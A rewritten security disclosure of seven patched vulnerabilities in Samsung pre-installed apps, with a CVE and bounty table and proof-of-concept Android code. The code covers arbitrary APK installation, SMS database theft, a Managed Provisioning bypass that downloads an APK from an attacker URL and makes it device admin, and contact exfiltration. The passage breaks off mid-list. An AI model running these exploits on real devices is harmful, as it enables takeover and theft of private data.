Two weeks of securing Samsung devices: Part 1
Multiple pre-installed Samsung apps contained exported components that allowed a local attacker to install arbitrary apps, grant device admin rights, read/write arbitrary files, and steal sensitive data. The vulnerabilities could lead to access to contacts, SMS/MMS, and device settings.
 Published on blog.oversecured.com
After spending two weeks looking for security bugs in the pre-installed apps on Samsung devices, we were able to find multiple dangerous vulnerabilities. In this blog, we will be going over them.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Over two weeks the Oversecured team audited the pre-installed apps shipped on Samsung devices. The result was seven vulnerabilities across seven apps. The combined impact, as the report frames it, was access to and editing of the victim's contacts, calls and SMS/MMS, installation of arbitrary apps with device administrator rights, and reading or writing arbitrary files on behalf of a system user, which in turn could change device settings. The report also notes that the issues could have led to a GDPR violation.
The affected apps and the rewards Samsung paid are listed in the report as follows:
| CVE | SVE | Affected app | Description | Reward |
|---|---|---|---|---|
| CVE-2021-25388 | SVE-2021-20636 | Knox Core (com.samsung.android.knox.containercore) |
Installation of arbitrary apps and device-wide theft of arbitrary files | $1720 |
| CVE-2021-25356 | SVE-2021-20733 | Managed Provisioning (com.android.managedprovisioning) |
Installing third-party apps and granting them Device Admin permissions | $7000 |
| CVE-2021-25391 | SVE-2021-20500 | Secure Folder (com.samsung.knox.securefolder) |
Gaining access to arbitrary* content providers | $1050 |
| CVE-2021-25393 | SVE-2021-20731 | SecSettings (com.android.settings) |
Gaining access to arbitrary* content providers leads to read/write access to arbitrary files as system user (UID 1000) | $5460 |
| CVE-2021-25392 | SVE-2021-20690 | Samsung DeX System UI (com.samsung.desktopsystemui) |
Ability to steal notification policy configuration | $330 |
| CVE-2021-25397 | SVE-2021-20716 | TelephonyUI (com.samsung.android.app.telephonyui) |
(Over-)writing arbitrary files as UID 1001 | $4850 |
| CVE-2021-25390 | SVE-2021-20724 | PhotoTable (com.android.dreams.phototable) |
Intent redirection leads to gaining access to arbitrary content providers | $280 |
The details of the SecSettings chain are deferred to Part 2.
Setup
The work was done with the Oversecured Android scanner, which surfaced several of the entry points (the Knox Core SD-card install, the TelephonyUI receiver), and with hand-written proof-of-concept apps. Each PoC is a small Android application that sends an intent, a broadcast or a startActivityForResult call to the target component and then reads back whatever the target produced. No accounts, credentials or special roles are involved: the precondition throughout is simply that a malicious app is installed on the device alongside the pre-installed Samsung apps.
Finding it
The scanner discovered Knox Core installing an app from the SD card and detected the TelephonyUI receiver that writes a file to a path taken from an intent extra. From there the team moved to manual review of exported components and of Samsung's modifications to AOSP code, which is where the Managed Provisioning bypass and the remaining issues came from.
Exploitation
Step 1: Knox Core installs an app from a public directory

The scanner showed Knox Core installing an app from the SD card:
The functionality is reached through an exported service:
<service android:name="com.samsung.android.knox.containercore.provisioning.DualDARInitService" android:exported="true">
   <intent-filter>
       <action android:name="com.samsung.android.knox.containercore.provisioning.DualDARInitService" />
   </intent-filter>
</service>
The service reads a URI from the dualdar-config-client-location parameter and copies it to /sdcard/Android/data/com.samsung.android.knox.containercore/files/client_downloaded_knox_app.apk, a world-readable location, then starts the installation:
private void proceedPrerequisiteForDualDARWithWPCOD(Intent intent) {
   if (intent.getBooleanExtra("DUAL_DAR_IS_WPCOD", false)) {
       int intExtra = intent.getIntExtra("android.intent.extra.user_handle", UserHandle.myUserId());
       Bundle bundleExtra = intent.getBundleExtra("DUAL_DAR_PARAMS");
       String string = bundleExtra.getString("dualdar-config-client-package", null);
       if (!TextUtils.isEmpty(string)) {
           DDLog.m4d("KNOXCORE::DualDARInitService", "Start proceedPrerequisiteForDualDARWithWPCOD 3rd-party crypto");
           String string2 = bundleExtra.getString("dualdar-config-client-location"); // attacker-controlled URI
           DDLog.m4d("KNOXCORE::DualDARInitService", "DualDARPolicy.KEY_CONFIG_CLIENT_LOCATION = " + string2);
           if (TextUtils.isEmpty(string2)) {
               notifyMPError(5);
           } else if (string2.startsWith("file://")) {
               String str = getExternalFilesDir(null) + "/client_downloaded_knox_app.apk";
               try {
                   // attacker-controlled file is copied to the public location
                   ((SemRemoteContentManager) this.mContext.getSystemService("rcp")).copyFile(intExtra, string2.replaceFirst("^file://", ""), intExtra, str);
                   installPackageTask(intent, string, str); // and then installed
               } catch (RemoteException unused) {
                   DDLog.m3e("KNOXCORE::DualDARInitService", "copyFile failed.");
                   notifyMPError(5);
               }
           } else if (string2.startsWith("https://")) {
               downloadPackageTask(intent, string, string2);
           } else {
               notifyMPError(5);
           }
       } else {
           DDLog.m4d("KNOXCORE::DualDARInitService", "Start proceedPrerequisiteForDualDARWithWPCOD native crypto");
           startRunnerTask(intent);
       }
   }
}
A file:// URI is stripped of its scheme and passed to copyFile, which writes the attacker's file into the app's external files directory; installPackageTask then installs it. An https:// URI takes the download path instead.
Step 2: PoC for installing arbitrary apps
The PoC bundles an APK in its assets, copies it to its own data directory and points the service at it:
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   Bundle bundle = new Bundle();
   bundle.putString("dualdar-config-client-package", "test.exampleapp");
   bundle.putString("dualdar-config-client-location", Uri.fromFile(copyFile()).toString());

   Intent i = new Intent("com.samsung.android.knox.containercore.provisioning.DualDARInitService");
   i.setClassName("com.samsung.android.knox.containercore", "com.samsung.android.knox.containercore.provisioning.DualDARInitService");
   i.putExtra("DualDARServiceEventFlag", 500);
   i.putExtra("DUAL_DAR_IS_WPCOD", true);
   i.putExtra("DUAL_DAR_PARAMS", bundle);
   startService(i);
}

private File copyFile() {
    File file = new File(getApplicationInfo().dataDir, "app.apk");
    try (InputStream inputStream = getAssets().open("app-release.apk")) {
        try (OutputStream outputStream = new FileOutputStream(file)) {
            IOUtils.copy(inputStream, outputStream);
        }
    } catch (Throwable th) {
        throw new RuntimeException(th);
    }
    return file;
}
The DUAL_DAR_IS_WPCOD extra is what makes the service enter the vulnerable branch, and DUAL_DAR_PARAMS carries the package name and the URI.
Step 3: PoC for stealing SMS/MMS
The same copy primitive reads in the other direction. The attacker points dualdar-config-client-location at the telephony provider's mmssms.db and repeatedly triggers the service, while a second thread watches the public copy:
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   startDump();

   try {
       File dbPath = new File(getPackageManager().getApplicationInfo("com.android.providers.telephony", 0).dataDir, "databases/mmssms.db");

       Bundle bundle = new Bundle();
       bundle.putString("dualdar-config-client-package", "test.exampleapp");
       bundle.putString("dualdar-config-client-location", Uri.fromFile(dbPath).toString());

       Intent i = new Intent("com.samsung.android.knox.containercore.provisioning.DualDARInitService");
       i.setClassName("com.samsung.android.knox.containercore", "com.samsung.android.knox.containercore.provisioning.DualDARInitService");
       i.putExtra("DualDARServiceEventFlag", 500);
       i.putExtra("DUAL_DAR_IS_WPCOD", true);
       i.putExtra("DUAL_DAR_PARAMS", bundle);
       new Thread(() -> {
           for (int j = 1; j < 1000; j++) {
               startService(i);
               try {
                   Thread.sleep(500);
               } catch (Throwable th) {
                   throw new RuntimeException(th);
               }
           }
       }).start();
   } catch (Throwable th) {
       throw new RuntimeException(th);
   }
}

private void startDump() {
    final String path = "/sdcard/Android/data/com.samsung.android.knox.containercore/files/client_downloaded_knox_app.apk";

    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri("external"), values);

    new Thread(() -> {
        while (true) {
            try (InputStream inputStream = getContentResolver().openInputStream(uri)) {
                String data = IOUtils.toString(inputStream);
                Log.d("evil", data);
            } catch (Throwable th) {
            }
        }
    }).start();
}
The report describes the flow in two steps:
- A service is launched to copy the required file to a public location (since this is an invalid APK file, it will be deleted immediately after an installation error),
- Then, the
client_downloaded_knox_app.apkfile is read.
The report adds a note on the read side: MediaStore.Files is used because the latest Android versions do not allow direct reading from external storages belonging to other apps, but this can be bypassed using the Android Media Content Provider.
Step 4: Managed Provisioning installs an app and makes it device admin
Managed Provisioning is pre-installed on all Samsung devices and is used for corporate device customisation. While testing Managed Provisioning, the team found an app being installed from a public directory:

The app originates in AOSP, where it had security checks verifying the authorisation of any interaction. Samsung modified it to add features for its ecosystem and Knox Core, and in doing so introduced a bypass: setting com.samsung.knox.container.requestId skips the check.
int intExtra = intent.getIntExtra("com.samsung.knox.container.requestId", -1);
if (intExtra > 0) {
   ProvisionLogger.logw("Skipping verifyActionAndCaller"); // the bypass
} else if (!verifyActionAndCaller(intent, str)) {
   return;
}
The PoC was built by copying the code of the ProvisioningParams.Builder class and passing the standard parameters needed to configure Managed Provisioning, which included:
- the URL for downloading the app
- the SHA1 hash of the file
- the Device Admin receiver component name
byte[] hash = Base64.decode("[redacted]", 0);
PackageDownloadInfo.Builder infoBuiler = PackageDownloadInfo.Builder.builder()
       .setLocation("https://redacted.s3.amazonaws.com/app-release.apk")
       .setPackageChecksum(hash)
       .setSignatureChecksum(hash);

ProvisioningParams.Builder builder = ProvisioningParams.Builder.builder()
       .setSkipUserConsent(true)
       .setDeviceAdminComponentName(new ComponentName("test.exampleapp", "test.exampleapp.MyReceiver"))
       .setDeviceAdminPackageName("test.exampleapp")
       .setProvisioningAction("android.app.action.PROVISION_MANAGED_DEVICE")
       .setDeviceAdminDownloadInfo(infoBuiler.build());

ProvisioningParams params = builder.build();

Intent i = new Intent("com.android.managedprovisioning.action.RESUME_PROVISIONING");
 i.setClassName("com.android.managedprovisioning", "com.android.managedprovisioning.preprovisioning.PreProvisioningActivity");
i.putExtra("provisioningParams", params);
i.putExtra("com.samsung.knox.container.requestId", 1);
i.putExtra("com.samsung.knox.container.configType", "knox-do-basic");
startActivity(i);
The requestId extra is the bypass, and the download info supplies the attacker's APK together with its checksums.
After opening the app, this is what happened:
- Managed Provisioning was forced to download a malicious app from the attacker-specified link
- The malicious app installed in Step 1 was made a device administrator with an arbitrary set of rights
- A process was initiated which would remove all the other apps installed on the same device.
The attack looked like this:
Step 5: Secure Folder leaks its content provider rights
Secure Folder is a secure file storage app pre-installed on Samsung devices, with a large set of rights. The vulnerability is in accessing arbitrary* content providers: an attacker can send an intent to a Secure Folder activity with URI permission flags and a data URI, and intercept the intent they sent, which carries the granted rights.

As a PoC, the team intercepted the rights to read and write contacts:
protected void onCreate(Bundle savedInstanceState) {
   super.onCreate(savedInstanceState);

   Intent i = new Intent();
   i.setClassName("com.samsung.knox.securefolder", "com.samsung.knox.securefolder.containeragent.ui.settings.KnoxSettingCheckLockTypeActivity");
   i.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION | Intent.FLAG_GRANT_WRITE_URI_PERMISSION);
   i.setData(ContactsContract.RawContacts.CONTENT_URI);
   startActivityForResult(i, 0);
}

protected void onActivityResult(int requestCode, int resultCode, Intent data) {
   super.onActivityResult(requestCode, resultCode, data);

   dump(data.getData());
}

private void dump(Uri uri) {
   Cursor cursor = getContentResolver().query(uri, null, null, null, null);
   if (cursor.moveToFirst()) {
       do {
           StringBuilder sb = new StringBuilder();
           for (int i = 0; i < cursor.getColumnCount(); i++) {
               if (sb.length() > 0) {
                   sb.append(", ");
               }
               sb.append(cursor.getColumnName(i) + " = " + cursor.getString(i));
           }
           Log.d("evil", sb.toString());
       } while (cursor.moveToNext());
   }
}
The data URI is queried and the columns are logged.
Step 6: SecSettings reads and writes files as UID 1000
SecSettings is Samsung's pre-installed settings app. The vulnerability on reading and writing arbitrary files from UID 1000 (system) consists of two components:
- gaining access to arbitrary* content providers
- exploiting an insecure FileProvider in the
com.sec.imsserviceapp
